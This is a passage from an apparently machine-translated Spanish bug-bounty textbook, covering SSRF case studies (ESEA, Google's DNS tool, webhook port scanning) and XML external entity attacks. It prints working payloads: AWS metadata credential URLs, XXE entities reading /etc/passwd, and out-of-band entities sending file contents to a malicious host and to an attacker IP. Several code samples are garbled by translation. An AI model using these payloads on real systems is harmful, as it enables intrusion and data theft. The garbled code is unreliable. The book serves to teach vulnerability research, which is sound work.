Luego, intentó agregar barras diagonales adicionales, que dividen partes de una URL. La entrada después de múltiples barras diagonales a menudo se ignora porque Las barras diagonales múltiples no se ajustan a la estructura estándar de una URL. En lugar de ¿Haciendo una solicitud a [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org///1.png](https://play.esea.net/global/media_preview.php?url=http://ziot.org///1.png), Buerhaus esperaba que el sitio hiciera una solicitud a [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org](https://play.esea.net/global/media_preview.php?url=http://ziot.org). Este La prueba también falló.

En su último intento, Buerhaus cambió el 1.png en su URL de parte de la URL en un parámetro convirtiendo la barra diagonal en una pregunta marca. Entonces en lugar de [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org/1.png](https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png), él enviado [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org?1.png](https://play.esea.net/global/media_preview.php?url=http://ziot.org?1.png). La primera URL envía la solicitud a su sitio buscando /1.png. Pero la segunda URL hace que la solicitud se realice al inicio del sitio. página <http://ziot.org> con 1.png como parámetro en la solicitud. Como resultado, ESEA presentó la página web <http://ziot.org> de Buerhaus .

Buerhaus había confirmado que podía crear HTTP externo. solicitudes y el sitio daría la respuesta: un comienzo prometedor. Pero invocar solicitudes a cualquier servidor puede ser un riesgo aceptable para empresas si el servidor no revela información o el sitio web no hace nada con la respuesta HTTP. Para aumentar la gravedad de la SSRF, Buerhaus devolvió una carga útil XSS en la respuesta de su servidor, como se describe en “Atacar a usuarios con respuestas SSRF” en la página 98.

Compartió la vulnerabilidad con Ben Sadeghipour para ver si podría intensificarse Sadeghipour sugirió presentar <http://169.254.169.254/latest/meta-data/hostname>. Esta es una dirección IP que Amazon Web Services (AWS) proporciona para los sitios que aloja. Si un AWS El servidor envía una solicitud HTTP a esta URL, AWS devuelve metadatos.

sobre el servidor. Por lo general, esta característica ayuda con la automatización interna y las secuencias de comandos. Pero el punto final también se puede utilizar para acceder a información privada. Dependiendo de la configuración de AWS del sitio, el punto final `http://169.254.169.254/latest/meta-data/iam/security-credentials/` devuelve las credenciales de seguridad de Identity Access Manager (IAM) para el servidor que realiza la solicitud. Debido a que las credenciales de seguridad de AWS son difíciles de configurar, no es raro que las cuentas tengan más permisos de los necesarios. Si puede acceder a estas credenciales, puede utilizar la línea de comandos de AWS para controlar cualquier servicio al que tenga acceso el usuario. De hecho, ESEA estaba alojada en AWS y el nombre de host interno del servidor se devolvió a Buerhaus. En ese momento se detuvo e informó de la vulnerabilidad.

## Conclusiones

Google dorking puede ahorrarle tiempo cuando busca vulnerabilidades que requieren URL configuradas de una manera específica. Si utiliza la herramienta para buscar vulnerabilidades SSRF, tenga cuidado con las URL de destino que parecen estar interactuando con sitios externos. En este caso, el sitio quedó expuesto mediante el parámetro de URL `url=`. Cuando encuentre una SSRF, piense en grande. Buerhaus podría haber informado sobre la SSRF utilizando la carga útil XSS, pero eso no habría sido tan impactante como acceder a los metadatos de AWS del sitio.

## SSRF de DNS interno de Google

Dificultad: Media URL:

<https://toolbox.googleapps.com/> Fuente:

<https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/> Fecha informado: enero

de 2017 Recompensa pagada: no  
divulgada

A veces, los sitios están destinados a realizar solicitudes HTTP únicamente a sitios externos. Cuando encuentre sitios con esta funcionalidad, verifique si puede

abusar de él para acceder a redes internas.

Google proporciona el sitio <https://toolbox.googleapps.com/apps/dig/#A/www.rcesecurity.com> para ayudar a los usuarios a depurar los problemas que tienen con los servicios G Suite de Google. La herramienta DNS de ese servicio llamó la atención de Julien Ahrens ([www.rcesecurity.com](http://www.rcesecurity.com)) porque permitía a los usuarios realizar solicitudes HTTP.

Las herramientas DNS de Google incluyen dig, que actúa igual que el comando dig de Unix y permite a los usuarios consultar los servidores de nombres de dominio para obtener la información DNS de un sitio. La información DNS asigna una dirección IP a un dominio legible, como `www.<ejemplo>.com`. En el momento del hallazgo de Ahrens, Google incluía dos campos de entrada: uno para que la URL se asignara a una dirección IP y el otro para el servidor de nombres de dominio, como se muestra en la Figura 10-1.




Figura 10-1: Un ejemplo de consulta a la herramienta de excavación de Google

Ahrens notó el campo Servidor de nombres en particular porque permite a los usuarios especificar una dirección IP a la que apuntar la consulta DNS. Este

Un descubrimiento importante sugirió que los usuarios podían enviar consultas DNS a cualquier dirección IP.

Algunas direcciones IP están reservadas para uso interno. Se pueden descubrir mediante consultas de DNS internas, pero no deberían ser accesibles a través de Internet. Estos rangos de IP reservados incluyen:

- 10.0.0.0 a 10.255.255.255
- 100.64.0.0 a 100.127.255.255
- 127.0.0.0 a 127.255.255.255
- 172.16.0.0 a 172.31.255.255
- 192.0.0.0 a 192.0 .0.255
- 198.18.0.0 a 198.19.255.255

Además, algunas direcciones IP están reservadas para fines específicos.

Para comenzar a probar el campo Servidor de nombres, Ahrens envió su sitio como servidor para buscar y utilizó la dirección IP 127.0.0.1 como servidor de nombres. La dirección IP 127.0.0.1 se conoce comúnmente como localhost y un servidor la usa para referirse a sí mismo. En este caso, localhost es el servidor de Google que ejecuta el comando dig. La prueba de Ahrens resultó en el error "El servidor no respondió". El error implica que la herramienta estaba intentando conectarse a su propio puerto 53 (el puerto que responde a las búsquedas de DNS) para obtener información sobre el sitio de Ahrens, rcesecurity.com. La expresión "no respondió" es crucial porque implica que el servidor permite conexiones internas, mientras que palabras como "permiso denegado" no lo harían.

Esta bandera roja le indicó a Ahrens que siguiera realizando pruebas.

A continuación, Ahrens envió la solicitud HTTP a la herramienta Burp Intruder para poder comenzar a enumerar direcciones IP internas en el rango 10.xxx. Después de un par de minutos, recibió respuesta de un 10 interno. Dirección IP (no reveló cuál a propósito) con un registro A vacío, que es un tipo de registro que devuelven los servidores DNS. Aunque el registro A estaba vacío, era para el sitio web de Ahrens:

---

id 60520

código de operación

CONSULTA rcode

RECHAZADO banderas QR RD RA

;PREGUNTA  
www.rcesecurity.com EN

## UNA ;RESPUESTA ;AUTORIDAD ;ADICIONAL

Ahrens había encontrado un servidor DNS con acceso interno que le respondería. Un servidor DNS interno generalmente no conoce sitios web externos, lo que explica el registro A vacío. Pero el servidor debería saber cómo asignar direcciones internas.

Para demostrar el impacto de la vulnerabilidad, Ahrens tuvo que recuperar información sobre la red interna de Google porque la información sobre una red interna no debería ser accesible públicamente.

Una búsqueda rápida en Google reveló que Google utilizaba el subdominio corp.google.com como base para sus sitios internos. Entonces Ahrens comenzó a forzar subdominios desde corp.google.com, y finalmente reveló el dominio ad.corp.google.com. Al enviar este subdominio a la herramienta de excavación y solicitar registros A para la dirección IP interna que Ahrens había encontrado anteriormente, se devolvió la información DNS privada de Google, que estaba lejos de estar vacía:

100 REDACTADO · AUTORIDAD · ADICIONAL

Tenga en cuenta las referencias a las direcciones IP internas 100.REDACTED y 172.REDACTED. En comparación, la búsqueda de DNS público para ad.corp.google.com devuelve el siguiente registro, que no incluye ninguna información sobre las direcciones IP privadas que descubrió Ahrens:

---

```
cavar un ad.corp.google.com @8.8.8.8; <>> DiG 9.8.3-
P1 <>> Un ad.corp.google.com @8.8.8.8 ;; opciones globales: +cmd ;; Obtuve respuesta: ;;
->>ENCABEZADO<<- código de
operación: CONSULTA,
estado: NXDOMAIN, id: 5981 ;; banderas: qr rd ra; CONSULTA: 1, RESPUESTA: 0, AUTORIDAD:
1, ADICIONAL: 0 ;; SECCIÓN DE PREGUNTAS: ;ad.corp.google.com.
```

EN UN

;; SECCIÓN DE AUTORIDAD:  
corp.google.com. 59 EN SOA ns3.google.com. dns-admin.google.com. 147615698

900 900 1800 60 ;;
Tiempo de consulta: 28 ms ;;
SERVIDOR: 8.8.8.8#53(8.8.8.8)
;; CUÁNDO: miércoles 15 de febrero 23:56:05 2017 ;;
TAMAÑO DE MENSAJE RECV: 86

---

Ahrens también solicitó los servidores de nombres para ad.corp.google.com utilizando las herramientas DNS de Google, que arrojaron lo siguiente:

---

```
id 34583
código de operación
CONSULTA rcode
NOERROR banderas
QR RD
RA ;PREGUNTA ad.corp.google.com EN

NS ;RESPUESTA ad.corp.google.com. 1904 EN NS hot-dcREDACTED
ad.corp.google.com. 1904 EN NS hot-dcREDACTED ad.corp.google.com.
1904 EN NS cbf-dcREDACTADO ad.corp.google.com. 1904 EN NS
vmgwsREDACTADO ad.corp.google.com. 1904 EN NS hot-dcREDACTED
ad.corp.google.com. 1904 EN NS vmgwsREDACTADO ad.corp.google.com.
1904 EN NS cbf-dcREDACTADO ad.corp.google.com. 1904 EN NS twd-
dcREDACTADO ad.corp.google.com. 1904 EN NS cbf-dcREDACTADO
ad.corp.google.com. 1904 EN NS twd-dcREDACTADO ;AUTORIDAD ;ADICIONAL
```

---

Además, Ahrens descubrió que al menos un dominio interno era de acceso público en Internet: un servidor de Minecraft en [minecraft.corp.google.com](http://minecraft.corp.google.com).

## Conclusiones

Esté atento a los sitios web que incluyen funciones para realizar solicitudes HTTP externas. Cuando los encuentre, intente dirigir la solicitud internamente utilizando la dirección IP de la red privada 127.0.0.1 o los rangos de IP enumerados en el ejemplo. Si descubre sitios internos, intente acceder a ellos desde una fuente externa para demostrar un mayor impacto. Lo más probable es que solo estén destinados a ser accesibles internamente.

## Escaneo de puertos internos mediante webhooks

Dificultad: Fácil

URL: N/A

Fuente: N/A

Fecha de notificación: octubre de 2017

Recompensa pagada: no revelada

Los webhooks permiten a los usuarios pedirle a un sitio que envíe una solicitud a otro sitio remoto cuando ocurren ciertas acciones. Por ejemplo, un sitio de comercio electrónico podría permitir a los usuarios configurar un webhook que envíe información de compra a un sitio remoto cada vez que un usuario envía un pedido. Los webhooks que permiten al usuario definir la URL del sitio remoto brindan una oportunidad para los SSRF. Pero el impacto de cualquier SSRF puede ser limitado porque no siempre se puede controlar la solicitud o acceder a la respuesta.

Mientras probaba un sitio en octubre de 2017, noté que podía crear webhooks personalizados. Entonces envié la URL del webhook como <http://localhost> para ver si el servidor se comunicaría consigo mismo. El sitio decía que esta URL no estaba permitida, así que también probé <http://127.0.0.1>, que también devolvió un mensaje de error. Sin inmutarme, intenté hacer referencia a 127.0.0.1 en otro sitio web.

maneras.

EI

[https://www.psyon.org/tools/ip\\_address\\_converter.php?ip=127.0.0.1](https://www.psyon.org/tools/ip_address_converter.php?ip=127.0.0.1) enumera varias direcciones IP alternativas, incluidas 127.0.1, 127.1 y muchas otras. Ambos parecieron funcionar.

Después de enviar mi informe, me di cuenta de que la gravedad de mi hallazgo era demasiado baja para justificar una recompensa. Todo lo que había demostrado era la capacidad de eludir la verificación del servidor local del sitio. Para poder recibir una recompensa, tenía que demostrar que podía comprometer la infraestructura del sitio o extraer información.

El sitio también utilizó una función llamada integraciones web, que permite a los usuarios importar contenido remoto al sitio. Al crear una integración personalizada, podría proporcionar una URL remota que devuelva una estructura XML para que el sitio la analice y represente para mi cuenta.

Para empezar, envié 127.0.0.1 y esperaba que el sitio revelara información sobre la respuesta. En cambio, el sitio mostró el error 500 "No se puede conectar" en lugar de contenido válido. Este error parecía prometedor porque el sitio divulgaba información sobre la respuesta. A continuación, verifiqué si podía comunicarme con los puertos del servidor. Regresé a la configuración de integración y envié 127.0.0.1:443, que es la dirección IP para acceder y el puerto del servidor separado por dos puntos. Quería ver si el sitio podía comunicarse en el puerto 443. Nuevamente recibí el error 500 "No se puede conectar". También recibí el mismo error para el puerto 8080. Luego probé el puerto 22, que se conecta a través de SSH. Esta vez el error fue 503: "No se pudieron recuperar todos los encabezados".

Bingo. La respuesta "No se pudieron recuperar todos los encabezados" estaba enviando tráfico HTTP a un puerto que esperaba el protocolo SSH. Esta respuesta difiere de una respuesta 500 porque confirma que se puede establecer una conexión. Volví a enviar mi informe para demostrar que podía usar integraciones web para escanear puertos del servidor interno de la empresa porque las respuestas eran diferentes para los puertos abiertos/cerrados y filtrados.

## Conclusiones Si

puede enviar una URL para crear webhooks o importar contenido remoto intencionalmente, intente definir puertos específicos. Cambios menores en cómo un

El servidor responde a diferentes puertos puede revelar si un puerto está abierto, cerrado o filtrado. Además de las diferencias en los mensajes que devuelve el servidor, los puertos pueden revelar si están abiertos o cerrados o filtrados según el tiempo que tarda el servidor en responder a la solicitud.

## Resumen Los

SSRF ocurren cuando un atacante puede aprovechar un servidor para realizar solicitudes de red no deseadas. Pero no todas las solicitudes son explotables. Por ejemplo, el hecho de que un sitio le permita realizar una solicitud a un servidor local o remoto no significa que sea significativo. Identificar la capacidad de realizar una solicitud no deseada es solo el primer paso para identificar estos errores. La clave para denunciarlos es demostrar el impacto total de su comportamiento. En cada ejemplo de este capítulo, los sitios permitieron realizar solicitudes HTTP. Pero no protegieron adecuadamente su propia infraestructura de usuarios malintencionados.

# 11

## ENTIDAD EXTERNA XML



Los atacantes pueden aprovechar la forma en que una aplicación analiza el lenguaje de marcado extensible (XML) aprovechando una vulnerabilidad de entidad externa XML (XXE). Más específicamente, implica explotar cómo la aplicación procesa la inclusión de entidades externas en su entrada. Puede utilizar un XXE para extraer información de un servidor o para llamar a un servidor malicioso.

### Lenguaje de marcado extensible

Esta vulnerabilidad aprovecha las entidades externas utilizadas en XML.

XML es un metalenguaje, lo que significa que se utiliza para describir otros lenguajes. Fue desarrollado como respuesta a las deficiencias del HTML, que sólo puede definir cómo se muestran los datos. Por el contrario, XML define cómo se estructuran los datos.

Por ejemplo, HTML puede dar formato al texto como encabezado usando la etiqueta de encabezado de apertura `<h1>` y una etiqueta de cierre `</h1>`. (Para algunas etiquetas, la etiqueta de cierre es opcional). Cada etiqueta puede tener un estilo predefinido que el navegador aplica al texto de un sitio web cuando lo muestra. Por ejemplo, la etiqueta `<h1>` puede formatear todos los encabezados en negrita con un tamaño de fuente de 14 píxeles. De manera similar, la etiqueta `<table>` presenta datos en filas y columnas, y las etiquetas `<p>` definen cómo debe verse el texto en párrafos normales.

Por el contrario, XML no tiene etiquetas predefinidas. En lugar de eso, usted mismo define las etiquetas y esas definiciones no necesariamente se incluirán en el archivo XML. Por ejemplo, considere el siguiente archivo XML, que presenta una lista de trabajos:

---

```
<?xml versión="1.0" codificación="UTF-8"?> <Trabajos>

<Trabajo>
    <Title>Hacker</Title>
    <Compensación>1000000</Compensación> <Responsabilidad
fundamental="1">Tiro web</Responsabilidad>
    </trabajo>
</Trabajos>
```

---

Todas las etiquetas están definidas por el autor, por lo que es imposible saber solo a partir del archivo cómo se verían estos datos en una página web.

La primera línea es un encabezado de declaración que indica la versión XML 1.0 y el tipo de codificación Unicode que se utilizará. Después del encabezado inicial, la etiqueta `<Jobs>` envuelve todas las demás etiquetas `<Job>`. Cada etiqueta `<Trabajo>` incluye una etiqueta `<Título>`, `<Compensación>` y `<Responsabilidad>`. Al igual que en HTML, una etiqueta XML básica se compone de dos corchetes angulares que rodean el nombre de la etiqueta. Pero a diferencia de las etiquetas HTML, todas las etiquetas XML requieren una etiqueta de cierre. Además, cada etiqueta XML puede tener un atributo. Por ejemplo, la etiqueta `<Responsabilidad>` tiene el nombre `Responsabilidad` con un atributo opcional compuesto por el nombre del atributo `fundamental` y el valor del atributo `1`.

### Definiciones de tipo de documento Debido a

que el autor puede definir cualquier etiqueta, un documento XML válido debe seguir un conjunto de reglas XML generales (éstas están fuera del alcance de este libro, pero tener una etiqueta de cierre es un ejemplo) y coincidir con una definición de tipo de documento (DTD). Una DTD XML es un conjunto de declaraciones que definen qué elementos existen, qué atributos pueden tener y qué elementos pueden incluirse dentro de otros elementos. (Un elemento consta de las etiquetas de apertura y cierre, por lo que una `<foo>` de apertura es una etiqueta y una `</foo>` de cierre también es una etiqueta, pero `<foo></foo>` es un elemento). Los archivos XML pueden

usar una DTD externa, o pueden usar una DTD interna que esté definida dentro del documento XML.

## DTD externas

Una DTD externa es un archivo .dtd externo al que el documento XML hace referencia y recupera. Así es como podría verse un archivo DTD externo para el documento XML de trabajos mostrado anteriormente.

---

```
<!ELEMENT Empleo
(Trabajo)*>  <!ELEMENT Empleo (Título, Compensación, Responsabilidad)>
<!ELEMENT Título (#PCDATA)>
<!ELEMENT Compensación (#PCDATA)>
<!ELEMENT Responsabilidad (#PCDATA)>
< !ATTLIST Responsabilidad fundamental CDATA "0">
```

---

Cada elemento utilizado en el documento XML se define en el archivo DTD utilizando la palabra clave ! ELEMENT. La definición de Jobs indica que puede contener el elemento Job. El asterisco indica que los trabajos pueden contener cero o más elementos de trabajo . Un elemento de Trabajo debe contener un Título, Compensación y Responsabilidad . Cada uno de estos también es un elemento y solo puede contener datos de caracteres analizables en HTML, indicados por (#PCDATA) . La definición de datos (#PCDATA) le dice al analizador qué tipo de caracteres se incluirán en cada etiqueta XML. Por último, Responsabilidad tiene un atributo declarado usando !ATTLIST . El atributo se llama y CDATA le dice al analizador que la etiqueta solo contendrá datos de caracteres que no deben analizarse. El valor predeterminado de Responsabilidad se define como 0 .

Los archivos DTD externos se definen en el documento XML utilizando el Elemento <!DOCTYPE> :

---

```
<!DOCTYPE nota SISTEMA "jobs.dtd">
```

---

En este caso, definimos un <!DOCTYPE> con la nota de entidad XML . Las entidades XML se explican en la siguiente sección. Pero por ahora, solo sepa que SISTEMA es una palabra clave que le dice al analizador XML que obtenga los resultados del archivo jobs.dtd y lo use siempre que la nota se use posteriormente en el XML.

## DTD internas

También es posible incluir la DTD dentro del documento XML. Para hacerlo, la primera línea del XML también debe ser un elemento `<!DOCTYPE>`. Al usar una DTD interna para combinar el archivo XML y la DTD, obtendríamos un documento similar al siguiente:

---

```
<?xml version="1.0" encoding="UTF-8"?>    <!DOCTYPE Empleos
[ <!ELEMENT Empleos
  (Trabajo)*> <!ELEMENT Empleo
  (Título, Compensación, Responsabilidad)> <!ELEMENT Título ( #PCDATA)> <!ELEMENT
  Compensación (#PCDATA)> <!ELEMENT
  Responsabilidad (#PCDATA)> <!ATTLIST Responsabilidad
  fundamental CDATA "0"> ]>

<Trabajos>
  <Trabajo>
    <Título>Hacker</Título>
    <Compensación>1000000</Compensación>
    <Responsabilidad fundamental="1">Tiro web</Responsabilidad>
  </trabajo>
</Trabajos>
```

---

Aquí tenemos lo que se conoce como declaración DTD interna.

Observe que todavía comenzamos con un encabezado de declaración, que indica que nuestro documento cumple con XML 1.0 con codificación UTF-8 . Inmediatamente después, definimos nuestro !DOCTYPE para el siguiente XML, esta vez simplemente escribiendo la DTD completa en lugar de una referencia a un archivo externo . El resto del documento XML sigue la declaración DTD .

## Entidades XML

Los documentos XML contienen entidades XML, que son como marcadores de posición para información. Usando nuestro ejemplo de `<Jobs>` nuevamente, si quisiéramos que cada trabajo incluyera un enlace a nuestro sitio web, sería tedioso escribir la dirección cada vez, especialmente si nuestra URL pudiera cambiar. En su lugar, podemos usar una entidad, hacer que el analizador busque la URL en el momento del análisis e inserte el valor en el documento. Para crear uno, declara el nombre de una entidad de marcador de posición en una etiqueta `!ENTITY` junto con la información que se debe colocar en ese marcador de posición. En el documento XML, el nombre de

tiene el prefijo ampersand (&) y termina con punto y coma (;). Cuando se accede al documento XML, el nombre del marcador de posición se sustituye por el valor declarado en la etiqueta. Los nombres de entidades pueden hacer más que simplemente reemplazar marcadores de posición con cadenas: también pueden recuperar el contenido de un sitio web o archivo usando la etiqueta SYSTEM junto con una URL.

Podemos actualizar nuestro archivo XML para incluir esto:

---

```
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE Trabajos
[ --snip--
<!ATTLIST Responsabilidad fundamental CDATA "0">
<!ELEMENT Sitio web ANY>
<!ENTIDAD SISTEMA de URL "sitio web.txt">
]>
<Trabajos>
<Trabajo>
<Título>Hacker</Título>
<Compensación>1000000</Compensación>
<Responsabilidad fundamental="1">Tiro web</Responsabilidad>
<Sitio web>&url;</Sitio web>
</trabajo>
</Trabajos>
```

---

Observe que agregué un !ELEMENTO de sitio web, pero en lugar de (#PCDATA), usé CUALQUIER . Esta definición de datos significa que la etiqueta del sitio web puede contener cualquier combinación de datos analizables. También definí una !ENTIDAD con un atributo SISTEMA , diciéndole al analizador que obtenga el contenido del archivo website.txt dondequiera que esté la URL del nombre del marcador de posición dentro de una etiqueta de sitio web . En uso la etiqueta del sitio web y el contenido del sitio web.txt se buscará en lugar de &url;. Tenga en cuenta el & delante del nombre de la entidad. Siempre que haga referencia a una entidad en un documento XML, debe precederla con &.

## Cómo funcionan los ataques XXE

En un ataque XXE, un atacante abusa de una aplicación de destino para que incluya entidades externas en su análisis XML. En otras palabras, la aplicación espera algo de XML pero no valida lo que recibe; simplemente analiza todo lo que obtiene. Por ejemplo, digamos que la bolsa de trabajo del ejemplo anterior le permite registrarse y cargar trabajos a través de XML.

La bolsa de trabajo puede poner a su disposición su archivo DTD y asumir que enviará un archivo que cumpla con los requisitos. En lugar de que !ENTITY recupere el contenido de "website.txt", podría hacer que recupere el contenido de "/etc/passwd". Se analizará el XML y el contenido del archivo del servidor /etc/passwd se incluirá en nuestro contenido. (El archivo /etc/passwd originalmente almacenaba todos los nombres de usuario y contraseñas en un sistema Linux. Aunque los sistemas Linux ahora almacenan contraseñas en /etc/shadow, todavía es común leer el archivo /etc/passwd para demostrar que existe una vulnerabilidad).

Podrías enviar algo como esto:

---

```
<?xml versión="1.0" codificación="UTF-8"?>    <!DOCTYPE
foo [    <!ELEMENT foo
ANY >
      <!ENTITY xxe SISTEMA "archivo:///etc/passwd" >
]
>

<foo>&xxe;</foo>
```

---

El analizador recibe este código y reconoce una DTD interna que define un tipo de documento foo . El DTD le dice al analizador que foo puede incluir cualquier dato analizable ; entonces hay una entidad xxe que debería leer mi archivo /etc/passwd (file:// denota una ruta URI completa al archivo /etc/passwd) cuando se analiza el documento. El analizador debería reemplazar &xxe; elementos con el contenido de ese archivo . Luego, terminas con XML definiendo una etiqueta <foo> que contiene &xxe;, que imprime la información de mi servidor . Y es por eso, amigos, que XXE es tan peligroso.

Pero espera hay mas. ¿Qué pasa si la aplicación no imprimió una respuesta y solo analizó mi contenido? Si nunca me devolvieran el contenido del archivo confidencial, ¿seguiría siendo útil la vulnerabilidad?

Bueno, en lugar de analizar un archivo local, podrías contactar a un servidor malicioso de esta manera:

---

```
<?xml versión="1.0" codificación="UTF-8"?> <!DOCTYPE
foo [ <!ELEMENT foo
ANY >
      <!ENTITY % xxe SISTEMA "file:///etc/passwd" >    <!ENTITY callhome
SISTEMA  "www.malicious.com/?%xxe;">
```

```

    ]
>
<foo>&callhome;</foo>
```

---

Ahora, cuando se analiza el documento XML, la entidad callhome se reemplaza por el contenido de una llamada a www.<malicious>.com/?%xxe . Pero requiere que %xxe se evalúe como se define en . El analizador XML lee /etc/passwd y lo agrega como parámetro a la URL www.<malicious>.com/, enviando así el contenido del archivo como parámetro de URL . Debido a que usted controla ese servidor, verificaría su registro y, efectivamente, tendría el contenido de /etc/passwd.

Es posible que hayas notado el uso de % en lugar de & en la URL de callhome , %xxe; . Se utiliza un % cuando la entidad debe evaluarse dentro de la definición de DTD. Un & se utiliza cuando la entidad se evalúa en el documento XML.

Los sitios protegen contra las vulnerabilidades XXE al desactivar el análisis de entidades externas. La hoja de entidad externa XML de OWASP (consulte Prevención [https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)) Engañar tiene instrucciones sobre cómo hacer esto para una variedad de idiomas.

## Leer Acceso a Google

Dificultad: Media URL: <https://google.com/gadgets/directory?synd=toolbar/>

Fuente: <https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-google-s-production-servers/>

Fecha de publicación: abril de 2014

Recompensa pagada: 10 000 dólares

Esta vulnerabilidad de acceso de lectura de Google explotaba una característica de la galería de botones de la barra Google que permitía a los desarrolladores definir sus propios botones cargando archivos XML que contenían metadatos. Los desarrolladores podrían

busque en la galería de botones y Google mostrará una descripción del botón en los resultados de búsqueda.

Según el equipo de Detectify, cuando se cargaba en la galería un archivo XML que hacía referencia a una entidad a un archivo externo, Google analizaba el archivo y luego mostraba el contenido en los resultados de búsqueda del botón.

Como resultado, el equipo utilizó la vulnerabilidad XXE para representar el contenido del archivo /etc/passwd del servidor. Como mínimo, esto demostró que los usuarios malintencionados podrían aprovechar la vulnerabilidad XXE para leer archivos internos.

## Conclusiones

Incluso las grandes empresas pueden cometer errores. Siempre que un sitio acepte XML, sin importar quién sea el propietario del sitio, siempre realice pruebas para detectar vulnerabilidades XXE. Leer un archivo /etc/passwd es una buena manera de demostrar el impacto de una vulnerabilidad en las empresas.

## Facebook XXE con Microsoft Word

Dificultad: URL física:

<https://facebook.com/careers/> Fuente:

Attack Secure Blog Fecha de

publicación: abril de 2014

Recompensa pagada: 6.300 dólares

Este Facebook XXE es un poco más desafiante que el ejemplo anterior porque implica llamar de forma remota a un servidor. A finales de 2013, Facebook parchó una vulnerabilidad XXE descubierta por Reginaldo Silva.

Silva inmediatamente reportó el XXE a Facebook y pidió permiso para escalarlo a una ejecución remota de código (un tipo de vulnerabilidad cubierta en el Capítulo 12). Creía que la ejecución remota de código era posible porque podía leer la mayoría de los archivos en el servidor y abrir conexiones de red arbitrarias. Facebook investigó y estuvo de acuerdo, pagándole 30.000 dólares.

Como resultado, Mohamed Ramadan se desafió a sí mismo a hackear Facebook en abril de 2014. No pensó que otro XXE fuera una posibilidad hasta que encontró la página de carreras de Facebook, que permitía a los usuarios cargar archivos .docx. El tipo de archivo .docx es solo un archivo para archivos XML. Ramadan creó un archivo .docx, lo abrió con 7-Zip para extraer su contenido e insertó la siguiente carga útil en uno de los archivos XML:

---

```
<!DOCTYPE raíz
[   <!ENTITY % archivo SISTEMA "file:///etc/passwd">   <
ENTITY % dtd SISTEMA "http://197.37.102.90/ext.dtd">   %dtd;
%enviar; ]>
```

---

Si el objetivo tiene entidades externas habilitadas, el analizador XML evaluará %dtd; entidad, que realiza una llamada remota al servidor de Ramadan http://197.37.102.90/ext.dtd . Esa llamada devolvería lo siguiente, que es el contenido del archivo ext.dtd:

---

```
<!ENTITY envía SISTEMA 'http://197.37.102.90/FACEBOOK-HACKED?%file;'>
```

---

Primero, %dtd; haría referencia al archivo externo ext.dtd y haría el %send; entidad disponible . A continuación, el analizador analizaría %send; , que haría una llamada remota a http://197.37.102.90/FACEBOOK-HACKED?%file; . El archivo; hace referencia al archivo /etc/passwd , por lo que su contenido reemplazaría %file; en la solicitud HTTP .

No siempre es necesario llamar a una IP remota para explotar un XXE, aunque puede ser útil cuando los sitios analizan archivos DTD remotos pero bloquean el acceso para leer archivos locales. Esto es similar a una falsificación de solicitudes del lado del servidor (SSRF), que se analizó en el Capítulo 10. Con una SSRF, si un sitio bloquea el acceso a direcciones internas pero permite llamadas a sitios externos y sigue redireccionamientos 301 a direcciones internas, puede lograr un resultado similar.

A continuación, Ramadán inició un servidor HTTP local en su servidor para recibir la llamada y el contenido usando Python y SimpleHTTPServer:

---

Último inicio de sesión: martes 8 de julio a las 09:11:09 en la consola

Mohamed:~ mohaab007\$ sudo python -m SimpleHTTPServer 80

Contraseña:

Sirviendo HTTP en 0.0.0.0 puerto 80... 173.252.71.129 -

